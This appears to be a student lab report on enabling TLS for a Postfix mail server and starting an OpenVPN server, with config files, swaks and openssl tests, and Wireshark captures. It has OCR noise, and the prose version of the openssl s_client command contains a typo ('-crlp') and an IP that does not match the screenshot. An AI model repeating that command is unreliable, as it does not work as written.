On the CA server, create a new file and copy the CSR:


```
touch mail.31552544.com.csr
```

Use the following command to sign the CSR using the CA's credentials:

```
openssl x509 -req -in mail.31552544.com.csr -CA ca.crt -CAkey ca.key
-CAcreateserial -out mail.31552544.com.crt -days 365
```


To activate TLS encryption for the MAIL server, certain modifications are required:

Firstly, amend the ‘main.cf’ configuration file:



```
  GNU nano 4.8                    /etc/postfix/main.cf
# See /usr/share/postfix/main.cf.dist for a commented, more complete version

# Debian specific:  Specifying a file name will cause the first
# line of that file to be used as the name.  The Debian default
# is /etc/mailname.
#myorigin = /etc/mailname

smtpd_banner = $myhostname ESMTP $mail_name (Ubuntu)
biff = no

# appending .domain is the MUA's job.
append_dot_mydomain = no

# Uncomment the next line to generate "delayed mail" warnings
#delay_warning_time = 4h

readme_directory = no

# See http://www.postfix.org/COMPATIBILITY_README.html -- default to 2 on
# fresh installs.
compatibility_level = 2

# TLS parameters
smtpd_use_tls=yes
smtpd_tls_cert_file=/root/31552544.com.crt
smtpd_tls_key_file=/root/31552544.com.key
smtpd_tls_security_level=may

smtp_tls_CApath=/etc/ssl/certs
smtp_tls_security_level=encrypt
smtp_tls_session_cache_database = btree:${data_directory}/smtp_scache


^G Get Help   ^O Write Out  ^W Where Is   ^K Cut Text   ^J Justify    ^C Cur Pos
^X Exit       ^R Read File  ^\ Replace    ^U Paste Text ^T To Spell   ^_ Go To Line
```

Then alter the ‘master.cf’ file:




```
  GNU nano 4.8                 /etc/postfix/master.cf
#               (yes)   (yes)   (no)    (never) (100)
# ==========================================================================
smtp      inet  n       -       y       -       -       smtpd
#smtp      inet  n       -       y       -       1       postscreen
#smtpd     pass  -       -       y       -       -       smtpd
#dnsblog   unix  -       -       y       -       0       dnsblog
#tlsproxy  unix  -       -       y       -       0       tlsproxy
submission inet n       -       y       -       -       smtpd
  -o syslog_name=postfix/submission
  -o smtpd_tls_security_level=encrypt
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_tls_auth_only=yes
  -o smtpd_reject_unlisted_recipient=no
#  -o smtpd_client_restrictions=$mua_client_restrictions
#  -o smtpd_helo_restrictions=$mua_helo_restrictions
#  -o smtpd_sender_restrictions=$mua_sender_restrictions
  -o smtpd_recipient_restrictions=
  -o smtpd_relay_restrictions=permit_sasl_authenticated,reject
  -o milter_macro_daemon_name=ORIGINATING
smtps     inet  n       -       y       -       -       smtpd
  -o syslog_name=postfix/smtps
  -o smtpd_tls_wrappermode=yes
  -o smtpd_sasl_auth_enable=yes
  -o smtpd_reject_unlisted_recipient=no
#  -o smtpd_client_restrictions=$mua_client_restrictions
#  -o smtpd_helo_restrictions=$mua_helo_restrictions
#  -o smtpd_sender_restrictions=$mua_sender_restrictions
  -o smtpd_recipient_restrictions=
  -o smtpd_relay_restrictions=permit_sasl_authenticated,reject
  -o milter_macro_daemon_name=ORIGINATING
#628       inet  n       -       y       -       -       qmqpd
pickup    unix  n       -       y       60      1       pickup

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

Reload and restart the postfix service:

```
service postfix reload
service postfix restart
```

Then add accounts in Postfix:

```
postconf -e 'home_mailbox= monash/'
postconf -e 'virtual_alias_maps= hash:/etc/postfix/virtual'
nano /etc/postfix/virtual
```


MAIL
File Edit View Terminal Tabs Help
SSH VPN CA DN... CL... WEB MAIL VPN

```
  GNU nano 4.8                  /etc/postfix/virtual                  Modified
admin@31552544.com root
hwan0158@31552544.com root











File Name to Write: /etc/postfix/virtual
^G Get Help         M-D DOS Format      M-A Append          M-B Backup File
^C Cancel           M-M Mac Format      M-P Prepend         ^T To Files
```

After adding the desired mappings, apply them with:


```
postmap /etc/postfix/virtual
```

On the Clayton client machine, install swaks for email testing.

Test the TLS-enabled connection using:

```
swaks --to hwan0158@31552544.com --server 10.200.30.12 --port 587
--tls
```


For monitoring the traffic, initiate wireshark. If the protocol displays as "tls", it indicates a successful TLS implementation.


*- [DMZ Ethernet2 to MAIL eth0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.    Time         Source          Destination     Protocol Length Info
   297 2646.479287  10.200.30.12    10.200.10.250   TLSv1.3    124 Application Data
   298 2646.486591  10.200.10.250   10.200.30.12    TCP         66 39408 → 587 [ACK] Seq=552
   299 2646.488440  10.200.10.250   10.200.30.12    TLSv1.3    146 Change Cipher Spec, Appli
   300 2646.489599  10.200.30.12    10.200.10.250   TLSv1.3    321 Application Data
   301 2646.502615  10.200.10.250   10.200.30.12    TLSv1.3    112 Application Data
   302 2646.503015  10.200.30.12    10.200.10.250   TLSv1.3    289 Application Data
   303 2646.509518  10.200.10.250   10.200.30.12    TLSv1.3    124 Application Data
   304 2646.526457  10.200.30.12    10.200.10.250   TLSv1.3    102 Application Data
   305 2646.541350  10.200.10.250   10.200.30.12    TLSv1.3    121 Application Data
   306 2646.544923  10.200.30.12    10.200.10.250   TLSv1.3    166 Application Data

› Frame 256: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface -, id 0
› Ethernet II, Src: 3e:c4:fc:1f:90:26 (3e:c4:fc:1f:90:26), Dst: 0c:43:d4:af:00:02 (0c:43:d4:af:00:02)
› Internet Protocol Version 4, Src: 10.200.30.12, Dst: 10.200.10.250
› Transmission Control Protocol, Src Port: 587, Dst Port: 35602, Seq: 256, Ack: 38, Len: 41
› Simple Mail Transfer Protocol
```

Alternatively, the below command can also validate the TLS implementation:

```
openssl s_client -starttls smtp -crlp -connect 10.200.10.12:25 -quiet
```


*- [DMZ Ethernet2 to MAIL eth0]
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>
Console
telnet local..
FIED-CLIENT-01 telnet local..
FIELD telnet local..
FIELD_CLIENT_LAN none
CLAYTON-CLIENT-01
File Edit View Terminal Tabs Help
SSH VPN CA DN... CL... WEB MAIL VPN
c5e1ef-e84d-4802-aca6-bb6eeac86971
6eeac86971


```
No.    Time         Source             Destination        Protocol Length Info
   915 7176.681816  10.200.30.12       10.200.10.250      TLSv1.3    124 Application Data
   916 7176.690014  10.200.10.250      10.200.30.12       TCP         66 42774 → 25 [ACK]
   917 7176.690191  10.200.10.250      10.200.30.12       TLSv1.3    146 Change Cipher Spe
   918 7176.691601  10.200.30.12       10.200.10.250      TLSv1.3    321 Application Data
   919 7176.747916  10.200.10.250      10.200.30.12       TCP         66 42774 → 25 [ACK]
   920 7181.552216  0c:43:d4:af:00:02  3e:c4:fc:1f:90:26  ARP         42 Who has 10.200.30
   921 7181.552428  3e:c4:fc:1f:90:26  0c:43:d4:af:00:02  ARP         42 10.200.30.12 is a
   922 7181.746238  3e:c4:fc:1f:90:26  0c:43:d4:af:00:02  ARP         42 Who has 10.200.30
   923 7181.747197  0c:43:d4:af:00:02  3e:c4:fc:1f:90:26  ARP         42 10.200.30.1 is at
   924 7195.834498  10.200.30.1        255.255.255.255    MNDP       150 5678 → 5678 Len=1

› Frame 918: 321 bytes on wire (2568 bits), 321 bytes captured (2568 bits) on interface -, id 0
› Ethernet II, Src: 3e:c4:fc:1f:90:26 (3e:c4:fc:1f:90:26), Dst: 0c:43:d4:af:00:02 (0c:43:d4:af:0
› Internet Protocol Version 4, Src: 10.200.30.12, Dst: 10.200.10.250
› Transmission Control Protocol, Src Port: 25, Dst Port: 42774, Seq: 1751, Ack: 397, Len: 255
› Transport Layer Security

0000  0c 43 d4 af 00 02 3e c4  fc 1f 90 26 08 00 45 00   ·C····>· ···&··E·
0010  01 33 3e 10 40 00 40 06  bd 1f 0a c8 1e 0c 0a c8   ·3>·@·@· ········
0020  0a fa 00 19 a7 16 eb b9  6d fa 81 67 95 77 80 18   ········ m··g·w··
0030  01 fc 12 30 00 00 01 01  08 0a 26 a4 91 14 3d 08   ···0···· ··&···=·
0040  10 69 17 03 03 00 fa e9  35 4d d8 6c b2 8f b7 d6   ·i······ 5M·l····
0050  2b a2 f9 b4 7a 0c 39 6f  7c 51 f1 9d 12 78 8d 14   +···z·9o |Q···x··
0060  18 2f 8d 18 87 95 6d a7  11 ec ae ae 09 39 15 19   ·/····m· ·····9··
0070  7f 94 2e 4e f9 24 e8 d3  20 90 4d ef 7e 44 af c6   ··.N·$··  ·M·~D··
0080  6a ea 13 fb d2 a2 be e2  bd e2 0e ad ce 4e 44 60   j······· ·····ND`
0090  6f 07 f5 4b ba ba 35 26  8d 8e cb e3 9e a8 d0 36   o··K··5& ·······6
00a0  4d 5f 18 5c cd 35 b1 9a  c3 90 ab 4d 59 16 26 d5   M_·\·5·· ···MY·&·
00b0  8a d6 d3 f4 01 4b f3 bf  88 ed 8f 87 99 bb cf 7d   ·····K·· ·······}

wireshark_-_20231029003846_EkJ8vn.pcapng    Packets: 926 · Displayed: 926 (100.0%)    Profile: Default
```

```
<~  250-8BITMIME
<~  250-DSN
<~  250-SMTPUTF8
<~  250 CHUNKING
 ~> MAIL FROM:<root@CLAYTON-CLIENT-01>
<~  250 2.1.0 Ok
 ~> RCPT TO:<admin@31552544.com>
<~* 554 5.7.1 <admin@31552544.com>: Recipient address rejected: Access denied
 ~> QUIT
<~  221 2.0.0 Bye
=== Connection closed with remote host.
root@CLAYTON-CLIENT-01:/# openssl s_client -starttls smtp -crlf -connect 10.200.
30.12:25 -quiet
Can't use SSL_get_servername
depth=0 C = AU, ST = Victoria, L = Melbourne, O = Monash, OU = Clayton, CN = mon
ash1, emailAddress = hwan0158@student.monash.edu
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 C = AU, ST = Victoria, L = Melbourne, O = Monash, OU = Clayton, CN = mon
ash1, emailAddress = hwan0158@student.monash.edu
verify error:num=21:unable to verify the first certificate
verify return:1
250 CHUNKING
```


TLS has been successfully implemented for the MAIL server.

VPN Server (for external clients connecting to Monash VPN)

As outlined in the provided snapshot, the configuration process for the VPN server has been successfully initiated. Notably, the installation or configuration of the VPN server is not mandatory, and its operation is under the assumption that it's functioning as an SSL VPN on port 443. During the configuration process, several packages, including 'easy-rsa', were installed to set up the VPN functionalities. These packages facilitate the creation and management of RSA keys for the VPN. Moreover, additional necessary libraries and utilities, such as 'libglib2.0', 'openssl', and 'libssl1.1', were also installed to support the VPN server's operation. Toward the conclusion of the setup, the OpenVPN server service was initiated, as evidenced by the command 'service openvpn start', which completed successfully. This comprehensive process ensures that the VPN server is correctly configured and ready to provide secure communications.



```
Selecting previously unselected package easy-rsa.
Preparing to unpack .../13-easy-rsa_3.0.6-1_all.deb ...
Unpacking easy-rsa (3.0.6-1) ...
Setting up xdg-user-dirs (0.17-2ubuntu1) ...
